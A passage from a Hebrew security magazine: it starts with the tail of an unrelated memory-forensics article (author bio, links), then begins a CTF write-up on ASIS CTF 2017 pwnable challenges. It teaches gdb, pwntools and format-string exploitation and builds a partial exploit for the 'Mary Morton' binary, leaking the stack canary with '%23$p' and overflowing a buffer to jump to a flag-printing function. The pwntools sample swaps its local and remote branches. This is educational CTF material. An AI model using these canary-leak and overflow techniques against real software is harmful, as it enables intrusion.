
## על הכותבים


אנו קבוצת חוקרים, בה חברים: קייל נס, שחף עטון וליעם שטיין, המתאגדים תחת השם ksl group. שלושתינו מתעסקים בתחום, ויצא לנו לעבוד יחד במסגרת הצבאית. תרגישו חופשי לבקר:

Github: https://github.com/kslgroup

נשמח לכל שאלה / טענה / מענה, בכתובת האימייל:

Ksl.taskforce@gmail.com


## קישורים לקריאה נוספת

מידע נוסף על הפרויקט שלנו נמצא ב:

https://github.com/kslgroup/threadmap

את ה-Memory Dump ניתן למצוא:

https://drive.google.com/file/d/0B7v1Owo0v5SYZ016VmVoVFV1elE/view?usp=sharing

או:

https://www.mediafire.com/file/jlmtbbinanuh6jr/KSLSample.rar


Hale Ligh Michael, Case Andres, Levy Jamie, Walter Aaron, The Art of Memory Forensics, Wiley, 2014

Szor Peter, The Art of Computer Virus Research and Defense, Addison Wesley Professional, 2005

Russinovich Mark, Solomon A. David, Ionescu Alex, Windows Internals 6th Edition, Microsoft Press, 2012


מידע על המחקר של hollowfind וה-plugin:

https://cysinfo.com/detecting-deceptive-hollowing-techniques/

מידע על המחקר של malfofind וה-plugin:

https://github.com/volatilityfoundation/community/tree/master/DimaPshoul/

הפרויקט שבו השתמשנו כבסיס ל-PoC נמצא ב:

https://github.com/m0n0ph1/Process-Hollowing

# Pwning ELFs for Fun and Profit

מאת יובל עטיה

## הקדמה

CTF (Capture the Flag) הוא סוג נפוץ מאוד של תחרות בתחום אבטחת מידע. במהלך ה-CTF, צוותים שונים מתחרים זה בזה בניסיון לנצח ולזכות בפרסים. כיצד התחרות באה לידי ביטוי?

ישנם שני סוגים נפוצים של CTF:

1. Jeopardy - בדומה לשעשוען האמריקני המוכר, אירועי Jeopardy מחולקים לקטגוריות - Pwnable (אקספלויטציה בינארית על פי רוב), Reversing (דומה בדרך כלל לאתגרי crackme), Steganography, Networking, OSINT ועוד. בכל קטגוריה מספר אתגרים (לעיתים יש אתגרים המשתייכים ליותר מקטגוריה אחת), ולכל אתגר ניקוד. בכל פעם שפותרים אתגר, הצוות זוכה בניקוד השווה לניקוד של האתגר, והצוות עם הניקוד הגבוה ביותר בסוף האירוע מנצח. לא לכל אתגר ניקוד שווה, לכן לאו דווקא הצוות שיפתור הכי הרבה אתגרים ינצח.
2. Attack-Defense - תחילה, כל קבוצה מקבלת מכונה. כל המכונות מועתקות ממכונה וירטואלית שמארגני התחרות הכינו, ומחוברות לאותה רשת ונגישות לאורך כל התחרות. בכל מכונה יש דגל/מספר דגלים. מוענק זמן התחלתי להכרת המכונה ויצירת הגנה בסיסית, ולאחר מכן התחרות מתחילה. המטרה של כל צוות היא לאסוף כמה שיותר דגלים מצוותים אחרים באמצעות ניצול חולשות, וכך לצבור נקודות התקפה, ובמקביל להגן על המכונה שלהם מפני התקפות, וכך לצבור נקודות הגנה. כמו כן, נהוג להעניק ציון נוסף על ציות לחוקים (זמינות המכונה, לא לגעת בדגלים וכו'). הדירוג הסופי מתבצע על פי הציון המשוכלל.

במאמר זה, לשם פשטות, כשנשתמש במינוח CTF נתכוון ל-CTF בפורמט Jeopardy.

הרמה של ה-CTFs משתנה בין אחד למשנהו, החל מ-CTFs שמיועד לאנשים חסרי ניסיון אך בעלי עניין (חברת Checkpoint ערכה CTF שכזה בפורמט Jeopardy לפני מספר חודשים, שהיה מיועד לגיוס אנשים להכשרה בחברה), דרך CTFs לתלמידי תיכון בעלי ידע בסיסי בתחומי אבטחת המידע, ועד ל-CTFs בהם מתחרים גדולי התחום (כמו Defcon CTF).

זכיה ב-CTF נחשבת להישג מכובד, וצוותים מקצועיים רבים שמשתתפים במשחקי CTF עורכים תחרויות כאלו בעצמם (אחד המוכרים הוא PlaidCTF, שנחשב ל-CTF מקצועי ומכובד מאוד).

CTFs הם הזדמנות מעולה להתנסות באופן פרקטי בצד ההתקפי של תחום האבטחה מבלי להסתכן בעבירה על החוק, וכן פלטפורמה מעולה ללמוד נושאים חדשים. לרוב האתגרים ב-CTFs המוכרים יכתבו מאמרים שמסבירים את דרך פתרונם (write-ups), כך שגם מקריאת המאמרים בלבד ניתן ללמוד רבות ולהתפתח מקצועית, במיוחד אם האתגר בו המאמר עוסק עוסק בנושא שהידע המקצועי שלנו בו הוא דל.

לרוב ה-CTFs יתרחשו במהלך סוף השבוע - משישי עד ראשון.

בתחילת ספטמבר, הייתי חולה במהלך הסופ"ש, וחשבתי לעצמי שדרך מעולה לנצל את הסופ"ש תהיה למצוא אירוע CTF זמין ולהשתתף בו, אז נכנסתי לאתר www.ctftime.org וראיתי שעומד להתחיל ASISCTF Finals CTF לשנת 2017. מתברר שהקבוצה שמארגנת את ה-CTF היא איראנית, וכשחיפשתי את ישראל ברשימת המדינות כשרשמתי את הקבוצה שלי, לא מצאתי את ישראל אלא את פלסטין. נו טוב.

נרשמתי לבד וחיכיתי שהאירוע התחיל. עד סגירת האירוע, הצלחתי לפתור 6 אתגרים - אחד כללי, שניים בנושא Pwnable, שניים בנושא reversing, אחד בנושא web ואחד בנושא crypto. הרבה מהאתגרים לא הספקתי לנסות.

לאחר שה-CTF נגמר, החלטתי לסיים את אתגרי ה-Pwnable, ובמהלך העבודה עליהם, חשבתי שיהיה מעניין לכתוב מאמר למגזין העוסק בדרכי הפתרון שלי לאתגרים הללו, וזה מביא אותנו לכאן ☺

כל האתגרים שבהם נדון ניתנו למשתתפי האתגר בפורמט הבא - קובץ elf, כתובת IP ופורט של שרת שמריץ את הקובץ, ותיאור קצר לאתגר. לעיתים, יש בתיאור רמזים לפתרון האתגר, כאן המצב לא היה כזה. המטרה בכל אחד מהאתגרים היא לחקור את הקובץ ולהבין כיצד ניתן לנצל אותו בשביל להשיג את הדגל, ולאחר מכן להשתמש ב-exploit שיצרנו בשביל לחלץ את הדגל מהשרת.

היו עוד 2 אתגרים בקטגוריה שבהם לא ניתן הקובץ הבינארי, אך לצערי השרתים כבר לא מאזינים בפורטים שסופקו, ומכיוון שלא פתרתי את אותם אתגרים במהלך האירוע לא ארחיב עליהם כאן. כל שמות האתגרים מבוססים על שמות של דמויות מעולמו של שרלוק הולמס, והתיאורים מתייחסים ספציפית לסדרה המעולה של ה-BBC - "שרלוק". את הבינאריים לכל האתגרים שנעסוק בהם ניתן למצוא בקובץ המצורף לגיליון, מומלץ מאוד לנסות לפתור את האתגרים לצד קריאת המאמר.

לפני שניגש לאתגרים, עלינו לבנות ארגז כלים בהם נשתמש במהלך האתגר.

## ארגז הכלים

קבצי ELF הם המקבלים הלינוקסי לקבצי PE בווינדוס, לכן מתבקש שתהיה לנו עמדת לינוקס נגישה. אישית, בחרתי להריץ על VM הפצה של **Kali Linux** (ספציפית 2016.2) - הפצת Debian שנועדה לחוקרי אבטחת מידע ופורנזיקה דיגיטלית, הכוללת בתוכה אוסף כלים שימושיים.

כלי שימושי נוסף הוא **gdb** - GNU Debugger - דיבאגר מבוסס command-line לדיבוג תהליכים. מדובר בכלי חזק מאוד שדומה ל-**windbg** בווינדוס, והוא מאפשר פונקציונליות דומה - הרצת תהליך תחת ה-debugger, התחברות לתהליך רץ, צפייה ועריכת זיכרון, ביצוע disassembling לבלוב בינארי בזיכרון, הצבת נקודות עצירה (breakpoints), בחינת מבנים ועוד. כאשר אנו חוקרים תכניות, פעמים רבות נצטרך להשתמש ב-gdb בכדי לראות מה מתרחש כאשר אנו מעניקים לתכנית קלט כלשהו. בהמשך נרחיב על פקודות בסיסיות ב-gdb שניעזר בהן הרבה במהלך פתירת האתגרים.

נשתמש בתוסף ל-gdb בשם **PEDA** - Python Exploit Development Assistance - תוסף ל-gdb שמנגיש אותו בצורה נעימה וברורה יותר ויזואלית, וכן מוסיף פקודות שימושיות לפיתוח אקספלויטים, כמו checksec ו-aslr לבדיקת מנגנוני האבטחה שנמצאים בשימוש בבינארי שאנו מדבגים, ו-vmmap לקבלת מידע על אזורי הזיכרון הממופים שנמצאים בשימוש על ידי התהליך וכן ההרשאות שלהם.

מכיוון שתקשורת בין תהליכים היא לא דבר פשוט, היינו רוצים למצוא מעטפת שתעזור לנו לעטוף את התקשורת עם תהליך מקומי כך שיהיה לנו קל לפתח exploit עבור הבינארי, וכאשר נרצה - נריץ אותו מול השרת. אפשר לעשות זאת באמצעות **rarun2** - כלי שבא עם radare2 (תשתית ל-reverse engineering שלא נעסוק בה במאמר), אשר מאפשר להריץ בינארי כך שיאזין בפורט מסוים וכך נוכל לכתוב exploit שמתקשר עם שרת לוקאלי ולאחר מכן לשנות את ה-IP והפורט כך שיתאימו לנתונים שסופקו לנו. בשיטה זו מספר בעיות, העיקרית היא חוסר היכולת לעבור למצב אינטראקטיבי - שבו התקשורת לא נעטפת בשבילנו ואנחנו ממש מתקשרים דרך ה-terminal עם השרת/תכנית.

בשביל לפתור את הבעיה הזו, וכן להקל על תהליך פיתוח ה-exploit ועל תהליך מציאת החולשות, נשתמש ב-**pwntools** - תשתית פייתונית שנבנתה במיוחד עבור ctfs, ומייצאת פונקציונליות רבה ושימושית שניעזר בה במהלך פיתוח ה-exploits שלנו. כמו כן, היא מספקת מעטפת אחידה לתקשורת מול שרת ולהרצת תהליך מקומי, מספקת עטיפה מעל קבצי ELF, מאפשרת לבצע packing ו-unpacking בצורה נוחה (יהיה שימושי מאוד כשנרצה לתרגם מספר למחרוזת שמייצגת אותו, כמו לתרגם את 0x4f0049 ל-"\x00\x49\x00\x4f" - להלן packing, או לתרגם מחרוזת, כמו "\x7f\xf8\x04\x41" למספר 0x4104f87f - להלן unpacking), גישה ל-shellcode-ים ממוכנים ועוד. כל ה-exploits שנכתוב כאן יתבססו על pwntools, ובהמשך נרחיב את השיח על התשתית הזו.

כמו כן, נשתמש ב-disassembler סטטי לבחירתנו על מנת לבחון את הבינאריים. אני בחרתי להשתמש ב-**IDA**.

### gdb על רגל אחת

כאמור, gdb הוא הדיבאגר הפופולרי ביותר במערכות unix. עם זאת, מכיוון שמדובר בכלי command-line, השימוש בו לא טריוויאלי במיוחד בהתחלה. אומנם קיימים פיתוחים חיצוניים שמספקים ממשק gui עבור gdb - הנפוץ ביניהם הוא gdbgui שמספק ממשק דפדפן לשליטה על gdb, אך לא נשתמש בכלים מסוג זה במאמר. במקום זאת, נסקור שלל פקודות בסיסיות וחיוניות ב-gdb:

1. התחברות לתהליך מה-terminal: נריץ את gdb עם דגלים וארגומנטים שונים בשביל להשיג את הפונקציונליות הרצויה.
   - **gdb <elf_file_path>:** יריץ את הקובץ תחת gdb. הקובץ יתחיל לרוץ רק כאשר נתחיל את הריצה שלו ב-gdb (עוד על כך בהמשך).
   - **gdb -q [...]**: יריץ את gdb במצב שקט, כלומר עם פחות verbosity. לרוב נבחר להריץ במצב זה בשביל למנוע זיבול.
   - **gdb <elf_file_path> <pid>:** יתחבר לתהליך שנוצר מ-elf_file_path וה-pid שלו הוא ה-pid שהעברנו בשורת ההרצה. לרוב נשתמש באופציה הזו (בשילוב עם pwntools שיריץ את התהליך).
2. הרצת קובץ תחת gdb: על מנת להריץ את הקובץ, נשתמש בפקודה **run** או **r**.
   - ניתן לבצע input redirection באמצעות: **r < input.txt**, כך בכל פעם שהתהליך יבקש input, gdb יספק לו input מהקובץ.
3. ניתן לבחון את זיכרון התהליך בעזרת הפקודה **x**, כאשר הפורמט של הפקודה הוא **x/nfu addr**, כאשר u - יחידות המידע שנרצה לבחון, f - הפורמט שבו נרצה להציג את המידע, ו-n - מספר החזרות. להלן מספר דוגמות:
   - **x/s $rsp** ידפיס מחרוזת אחת (עד null-terminator) החל מ-rsp.
   - **x/10xg 0x400509** ידפיס עשרה כתובות של 8 בתים (giant - g) בפורמט הקסדצימלי (hex - x).
   - **x/5i $rip** ידפיס 5 פקודות אסמבלי (instruction - i) החל מ-rip.
4. ניתן ליצור נקודות עצירה בעזרת הפקודה break בליווי הכתובת, לדוגמה: **break *0x401ff** או **break main***. על מנת למחוק נקודת עצירה בכתובת מסוימת, ניתן להשתמש ב-**clear <address>** או ב-**del <breakpoint_index>**. לדוגמה: **del 2** ימחק את ה-breakpoint השני שהגדרנו, ו-**clear 0x401ff** ימחק את ה-breakpoint שהגדרנו בכתובת 0x401ff.
5. על מנת לראות את ה-call stack הנוכחי, נשתמש ב-backtrace או bt.
6. על מנת להחליף בין stack frames, נשתמש בפקודה frame (או f), בצורה הבאה: **f <n>**, כאשר n הוא האינדקס של ה-frame כפי שהוא הוצג בפלט של הפקודה bt. באופן כללי, ה-frame במקום ה-0 הוא ה-frame הנוכחי שהתכנית מריצה, ה-frame ה-1 הוא ה-frame שקרא ל-0 frame, וכך הלאה.
7. נוכל לבחון מידע רב באמצעות הפקודה **info** (או i). בין היתר, נוכל לבחון מידע אודות ה-shared libraries הטעונים בעזרת info sharedlibrary, לקבל מידע אודות ה-breakpoints שהוגדרו בעזרת

**info break**, לקבל מידע אודות ה-frame הנוכחי שאנו בוחנים בעזרת info frame, ולקבל מידע אודות אוגרים בעזרת **info registers** (או i r) על מנת לקבל מידע אודות כל האוגרים, או לקבל מידע על אוגרים ספציפיים בלבד בעזרת ציון שמות האוגרים שאת הערכים שלהם נהיה מעוניינים לבחון. לדוגמה, על מנת לקבל את הערכים של האוגרים rsp, rax ו-r9, נריץ את הפקודה i r rsp rax r9.

8. על מנת לבצע disassembly לפונקציה מסוימת, נריץ את הפקודה **disas <address>** או **disas <function-name>*** במידה ויש לנו סימבולים. באופן כללי, אין סיבה שנשתמש בפקודה הזו ולא בפקודת ה-disassemble של PEDA, שהיא pdisas.

### pwntools על הרגל השנייה

כאמור, pwntools היא תשתית פייתונית לכתיבת exploits בלינוקס, שנועדה במיוחד עבור ctfs. להלן קטע קוד עם הערות שמסביר שימוש בסיסי ב-pwntools:

```
# This import statement should import and initialize everything we need to
exploit a program
from pwn import *


EXPLOIT_REMOTE = False

# The context object allows us to set the context of the environment which runs
the program
# we'd like to exploit, such as stating which architecture it's built in, and
which OS it's running.
# Using this object, pwntools simplifies access to many of its platform-
dependent functionality, such as
# the various shellcodes it stores.
# By default, context assumes a 32-bit Linux machine, so we need to update the
architecture context
# to a 64-bit architecture.
context.update(arch='amd64')

if EXPLOIT_REMOTE:
    # Instantiating the process class will cause pwntools to run the binary
    # and return an object which allows us to communicate with it.
    # This process can then be debugged using gdb.
    r = process("./my_elf")
else:
    # Pwntools also provides a wrapper for remote connections.
    r = remote("my.epic.host", 1337)

# The ELF class parses the ELF file and can provide easy access to useful
infomation, such as the
# GOT and the binary's various sections.
e = ELF("./my_elf")
# The following is an example of accessing the address of a certain entry in the
GOT.
printf_got = e.got['printf']

# We can easily send a line (ending with '\n') to the process using pwntools.
r.sendline("Hello world!")
# We can also easily receive input up to a certain set of characters.
r.recvuntil("name:")

# p64 allows for easy packing of 64-bit long addresses, without the need for
python's struct module.
address = p64(0x41414141)
r.sendline(address)
```

```
# u64 allows for easy unpacking of 64-bit long addresses, without the need for
python's struct module.
remote_address = u64(r.recvuntil("\x7f")[1:])

# The shellcraft module grants us access to a variety of customizable
shellcodes. Using the context object,
# it knows which shellcode fits the specific context and returns it, without the
need of more arguments.
shellcode = shellcraft.sh()
# The object returned from shellcraft's method is a string, storing assembly
code. We need to assemble it.
# The asm method provides us with this functionality.
shellcode = asm(shellcode)

r.sendline(p64(remote_address) + shellcode)

# This allows us to enter interactive mode - all input will be redirected
directly to the program, as
# if we were simply running the program itself.
r.interactive()
```

[Format String Exploitation]

ניעזר הרבה ב-Format String Exploitation במהלך האתגרים, לכן חשוב לי לבצע ריענון של הנושא בקרב הקוראים. מי שבקיא בנושא יכול להמשיך לנושא הבא, אין כאן חידושים. לקוראים שלו מכירים את הנושא - אמליץ לקרוא את המאמר שפורסם בגיליון ה-72 של המגזין בנושא Format String Exploitation (ניתן למצוא קישור בסוף המאמר). התוכן שיוצג כאן הוא תמצות של התוכן שפורסם במאמר.

כל תחום אקספלויטציית format strings מתבסס על הבנה של אופן העבודה של format strings. שימוש לא נכון ב-format strings יכול לאפשר לנו כתיבה/קריאה לכתובות שרירותיות בזיכרון, על פי רצוננו, וכך מאפשר שלל יכולות נחשקות כמו הרצת קוד מרוחק (RCE) והזלגת מידע (Information Disclosure), כך שלעיתים נוכל להתגבר כמעט על כל ההגנות שמופעלות על הבינארי (כמו DEP, ASLR, Stack canaries) בעזרת ניצול format strings.

אז מה זה format string? Format string, כשמו כן הוא, הוא מחרוזת המורכבת מטקסט ומפרמטרים ל-format function (כמו scanf או printf). בעזרת format string, ניתן להעביר מידע על כל הפרמטרים הרלוונטיים ל-format function בעזרת הארגומנט הראשון בלבד (שהוא ה-format string), וכך הפונקציה לא צריכה לדעת כמה ואילו ארגומנטים הועברו לה - היא מסיקה את זה על סמך ה-format string. ישנם מספר מציינים (specifiers) ל-format string, אשר מתארים את הארגומנט באינדקס מסוים שהועבר ל-format function. כל מציין יתחיל בתו % (אם באמת רוצים להדפיס %, ניתן לברוח באמצעות %%). הסדר שבו המציינים מופיעים ב-format string זהה לסדר שבו הועברו לפונקציה. להלן מספר מציינים לדוגמה:

- %s מציין מצביע למחרוזת. הקלט שייקלט לארגומנט שהמציין מתייחס אליו יעובד כמחרוזת. מחרוזות ב-format strings מופרדות בעזרת תווי white space, כמו טאב ("\t" או "\x09"), רווח (" " או "\x20") או שורה חדשה ("\n" או "\x10").
- %c מציין מצביע לתו (באורך בית אחד)

- %x מציין unsigned int שיודפס בפורמט הקסדצימלי
- %p מציין מצביע, יודפס בפורמט הקסדצימלי

בנוסף למציינים, יש גם מתקני אורך (length modifiers), שמתארים כיצד להתייחס למידע שמצביע המציין וניתן להשתמש בהם בצירוף עם מצביעים מסויימים, לדוגמה:

- h מגדיר להתייחס למידע כ-word, כלומר כמידע באורך 2 בתים. כך, לדוגמה, %hx ידפיס רק 2 בתים במקום 4.
- hh מגדיר להתייחס למידע כ-byte, כלומר כמידע באורך בית אחד. כך, לדוגמה, %hhx ידפיס רק בית אחד במקום 4.
- ll או q מגדיר להייחס למידע כ-qword, כלומר כמידע באורך 8 בתים. כך, לדוגמה, %llx ידפיס 8 בתים במקום 4.

לדוגמה, עבור ה-format string הבא: "Hello %s, your gender is of type %c and libc is located at %p" יפרש את הארומנטים שהועברו לפונקציה בצורה הבאה:

- הארגומנט הראשון הוא מצביע למחרוזת
- הארגומנט השני הוא מצביע לתו
- הארגומנט השלישי הוא כתובת של מצביע

בהתאם לפונקציה שאליה מועברת המחרוזת, יוחלט אם היא תשמש כמחרוזת המסבירה כיצד להשתמש בקלט המשתמש לצורכי השמה (לדוגמה, ב-scanf) או לצורכי הצגה למשתמש (לדוגמה, ב-printf). כך, לדוגמה, הקריאה printf("%s", s) תדפיס את הערך שנמצא במחרוזת s.

אבל מה יקרה כאשר הקריאה שלנו לפונקציה תהיה printf("%llx %llx %llx"), כלומר לא נעביר ארגומנטים נוספים לפונקציה? כאמור, מכיוון שמספר הארגומנטים שהפונקציה מקבלת הוא דינאמי, והיא מסתמכת רק על המידע שמועבר ב-format string, הפונקציה תרוץ ותציג לנו את המידע שמופיע במקום בו היו אמורים להיות מועברות הארגומנטים השני, שלישי ורביעי לפונקציה - ב-32 ביט, מדובר בקריאה של מידע מהמחסנית, וב-64 ביט מדובר במידע שמאוחסן באוגרים (עוד על כך, בהמשך). כלומר, שליטה ב-format string מאפשרת קריאה שרירותית מהמחסנית! בהמשך נראה גם שאפשר לעצב את ה-format string שלנו בצורה שתאפשר לנו להגדיר את הכתובת שעליה נרצה להציב את המציין באותו ה-format string שמועבר ל-printf.

דבר נוסף שניתן לעשות הוא להעביר אינדקס למציין, וכך להגדיר באופן שרירותי לאיזה ארגומנט המציין מתייחס, בפורמט הבא: %n$m, כאשר n הוא האינדקס ו-m הוא המציין. לדוגמה: %15$s מגדיר להתייחס לארגומנט ה-15 שהועבר לפונקציה (והיא תמצא אותו במקום בו הוא היה יושב לו היה מועבר לפונקציה, בין אם באמת הועבר בקריאה אליה ובין אם לא).

מציין נוסף שלא התייחסנו אליו הוא המציין %n, אשר כותב לכתובת של הארגומנט אליו הוא מתייחס את מספר התווים שהודפסו על ידי הפונקיצה עד כה. כך, לדוגמה: printf("1234%n", &i) תרשום את הערך 4 לתוך i, תוך התייחסות ל-i כ-DWORD. ניתן גם להשתמש במתקני אורך על %n, וכך לרשום WORD, BYTE או DWORD, על פי הצורך. כך בעצם קיבלנו, בנוסף ליכולת קריאה שרירותית, גם יכולת כתיבה שרירותית, בהנחה שאנחנו שולטים ב-format string.

במהלך המאמר נראה כיצד הידע הזה ישמש אותנו לצורך פתירת האתגרים.

**64 vs 32 bit**

כאשר מדברים על בינאריים, חשוב לציין את הארכיטקטורה שלהם - האם מדובר בבינאריים 32-ביט או 64-ביט? הארכיטקטורה מציינת את מרחב הכתובות שהבינארי נגיש אליו, ויש מספר הבדלים נוספים בין הארכיטקטורות. הרלוונטיים בהם הם:

- אוגרים חדשים: כפי ש-32 ביט הציג את משפחת האוגרים המורחבים (extended) - eax, eip, ebx, esp וכו', כך 64-ביט הציג משפחת אוגרי r (על שם register - אוגר) - rax, rip, rbx, rsp - מדובר באוגרים באורך 64-ביט שכמובן, לא קיימים ב-32-ביט.
- ב-64 ביט, כמעט תמיד לא יועברו ארגומנטים לפונקציות על המחסנית, אלא על גבי האוגרים, כאשר במערכות מייקרוסופט, ארבעת הארגומנטים הראשונים יועברו על גבי rcx, rdx, r8 & r9, בהתאמה, ושאר הארגומנטים יועברו על גבי המחסנית, ובמערכות רבות אחרות, ביניהן לינוקס, ששת הארגומנטים הראשונים מועברים על גבי האוגרים rdi, rsi, rdx, rcx, r8 & r9, ושאר הארגומנטים יועברו על גבי המחסנית. חשוב מאוד לזכור את זה, במיוחד כשנרצה לרשום format string זדוני.

כל האתגרים שנעסוק בהם הם בינאריים 64-ביט.

## Mary Morton

לאחר הרבה הקדמה, אנו מוכנים לאתגר הראשון שלנו, Mary Morton! נוריד את האתגר. לפני שמתחילים לבצע reversing, חשוב קודם לשחק קצת עם הבינארי באופן תקין ולנסות לקבל תחושה והבנה בסיסית של ה-flow, ואולי אפילו למצוא כיוונים לאקספלויטציה על הדרך.

כאשר נריץ את הבינארי, נזכה לתפריט שמאפשר לנו לבחון בין buffer overflow ולבין format string bug. נשמע די מבטיח. במהרה נגלה שאנחנו מקבלים SIGALARM לאחר 20 שניות מרגע תחילת ההרצה. די מעצבן כשאנחנו מנסים לשחק עם הבינארי, אבל לא קריטי.

נבחן את האופציות: כאשר נספק קלט ארוך מאוד לאופציה של ה-buffer overflow, נקבל הודעה על כך שאותר stack smashing - נראה שמדובר בבינארי עם stack canaries. Stack canaries הם ערך אשר ממוקם על המחסנית, ממש לפני ה-rbp השמור, והוא ערך גלובלי לתכנית אשר משמש הגנה מפני buffer overflows - הרעיון הוא, שלפני שהפונקציה תחזור, היא תבדוק אם הערך ששמור על המחסנית זהה

לערך הגלובלי, ואם לא - זה סימן ל-buffer overflow במחסנית, והתכנית תצא לפני שתאפשר לנו להשתלט על ה-flow, כך שעל מנת לנצח stack canary נזדקק לחולשה נוספת, למשל - הסגרת הערך של הכנרית. אם נדע את הערך של הכנרית, נוכל להתגבר על ההגנה.

```
# ./mary_morton
Welcome to the battle !
[Great Fairy] level pwned
Select your weapon
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
-> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
fgA@ V@@@
*** stack smashing detected ***: ./mary_morton terminated
```

אולי נוכל לקבל מידע כזה באמצעות ניצול שליטה ב-format string על מנת לקרוא ערכים מהמחסנית. נבדוק האם אכן יש לנו שליטה על ה-format string:

```
# ./mary_morton
Welcome to the battle !
[Great Fairy] level pwned
Select your weapon
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
2
hello
hello
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
2
%p %p %p %p %p
0x7ffc68b58700 0x7f 0x7f9c78295060 (nil) (nil)
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
Alarm clock
```

בפעם הראשונה, רשמנו "hello" וקיבלנו כפלט "hello". לאחר מכן, העברנו מציני פורמט, ונראה שאכן הצלחנו לקרוא ערכים מהאוגרים והמחסנית (כאמור, האוגרים מחזיקים את ששת הארגומנטים הראשונים לכל פונקציה).

בשלב הזה, ברור לנו באופן כללי מה אנחנו צריכים לעשות:

- השגת הכנרית בעזרת שליטה ב-format string
- שימוש ב-buffer overflow והכנרית על מנת להשיג שליטה בתכנית

עדיין יש לנו כמה שאלות:

- אילו עוד מנגנוני אבטחה קיימים בבינארי? DEP? ASLR? שאלות אלו ישפיעו מאוד על אופי ה-payload שלנו: האם נצטרך לכתוב ROP או לא. כמו כן, ASLR יכול להעלות צורך בחולשת information disclosure, אבל זה לא יהווה בעיה - ניתן להשתמש בשליטה שלנו ב-format string על

מנת להדליף את כתובת החזרה של הפונקציה שמתעסקת ב-format string bug, ולהצליב אותה מול ה-offset בבינארי, וכך לשבור את ה-ASLR של הבינארי.

- כיצד נשיג את הדגל? האם פונקציה שמציגה את הדגל נמצאת בבינארי, וכל שנצטרך הוא לקפוץ אליה, או שנצטרך להשיג shell ולחפש אותו בעצמינו?
- מה המיקום של ה-canary ב-format string bug? מה האורך של ה-buffer ב- stack bufferoverflow bug?

נתחיל מלענות על השאלה הראשונה - נריץ את הבינארי תחת gdb עם התוסף PEDA, ונריץ עליו checksec ו-aslr, על מנת לבדוק את ההגנות שלו:

```
# gdb -q ./mary_morton

warning: build/bdist.linux-x86_64/wheel/peda/peda.py: No such file or directory
Reading symbols from ./mary_morton...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$ aslr
ASLR is OFF
gdb-peda$
```

קיבלנו את התשובה לשאלה הראשונה - בבינארי יש NX (DEP) וכנרית, אך אין ASLR. יתכן שנצטרך לעקוף את ה-NX עם ROP (Return Oriented Programming - נושא שסקרו בעבר מספר פעמים במגזין). על מנת לענות על השאלות הנוספות, נפתח את הבינארי ב-IDA.

נתחיל מבחינת המחרוזות של הבינארי, ונראה אם יש מחרוזת מעניינת - אם יש, נבדוק את ה-xrefs שלה, ונבחן את הפונקציה בה משתמשים במחרוזת. מבחינת המחרוזות, נראה שיש מחרוזת שהתוכן שלה הוא "/bin/cat ./flag" - נראה מבטיח. ממעקב אחר המחרוזת, נגיע לפונקציה מוסתרת שקוראת ל-system עם המחרוזת הנ"ל כפקודה, מיד לאחר main:

```
t:00000000004008D8                jmp     short loc_400870
t:00000000004008D8 main           endp
t:00000000004008D8
t:00000000004008DA ; ---------------------------------------------------------------------------
t:00000000004008DA                push    rbp
t:00000000004008DB                mov     rbp, rsp
t:00000000004008DE                mov     edi, offset aBinCat_Flag ; "/bin/cat ./flag"
t:00000000004008E3                call    _system
t:00000000004008E8                nop
t:00000000004008E9                pop     rbp
t:00000000004008EA                retn
t:00000000004008EB
t:00000000004008EB ; =============== S U B R O U T I N E =======================================
t:00000000004008EB
```

הפונקציה לא מסתמכת על ארגומנטים כלשהם, לכן כל מה שצריך לעשות הוא לקפוץ לפונקציה. אין ASLR, לכן נוכל להסתמך על הכתובת המדויקת של הפונקציה.

נבחן את מבנה המחסנית של הפונקציה ונראה שאורך הבאפר שמוקצה הוא 0x88. אחריו תופיע הכנרית, באורך 0x08, אחריו ה-rbp של ה-frame הקודם (ה-frame שבו התרחשה הקריאה ל-stack_buffo_bug), ואחריו ה-rip השמור של ה-frame הקודם - כתובת החזרה. כאמור, נצטרך לדרוס רק בית אחד מכתובת החזרה.

נשתמש בידע שצברנו על כה ונרשום תבנית ל-exploit שלנו:

```
from pwn import *

context.update(arch='amd64')

canary = None  # TODO: Leak canary value using format string bug

r = process("./mary_morton")
r.recvuntil("Exit the battle\n")

return_address = p64(0x4008da)

payload = "A" * 0x88 + canary + "\x00" * 8 + return_address

r.sendline("1")
r.sendline(payload)

r.interactive()
```

נשאר רק להדליף את ה-canary. נבחן את ה-stack של הפונקציה שמבצעת את format string bug בתפריט, וניווכח שה-stack שלה זהה ל-stack של stack_buffo_bug. כלומר, הכנרית נמצאת במרחק של 17 QWORDS מתחילת הבאפר שאנו מעברים כ-format string. לכן, עלינו לקרוא את הארגומנט ה-18 מראשית המחסנית (מכיוון שבעת הקריאה ל-printf, ראשית המחסנית - rsp - היא תחילת הבאפר). על מנת לעשות זאת, נוכל להשתמש ב-format string הבא: "%23$p". למה 23 ולא 18? מכיוון שכפי שציינו, ב-64-ביט, ששת הארגומנטים הראשונים מועברים על גבי האוגרים, ורק לאחר מכן על גבי המחסנית. הארגומנט הראשון הוא ה-format string, ומועבר על גבי rdi. לכן, הארגומנטים הראשון, שני, שלישי, רביעי וחמישי - הם כולם ערכי אוגרים - ורק לאחר מכן נתחיל לקרוא מהמחסנית. לכן, על מנת לקרוא את ה-QWORD ה-17 מהמחסנית, עלינו לבקש את הארגומנט ה-18+5 - ה-23.

```
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
2
%23$p
0x8850ad905f97500
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
Alarm clock
```

נעזר ב-pwntools על מנת להמיר את המספר לייצוג הקסדצימלי שלו כמחרוזת, ונסיים לרשום את ה-exploit שלנו:

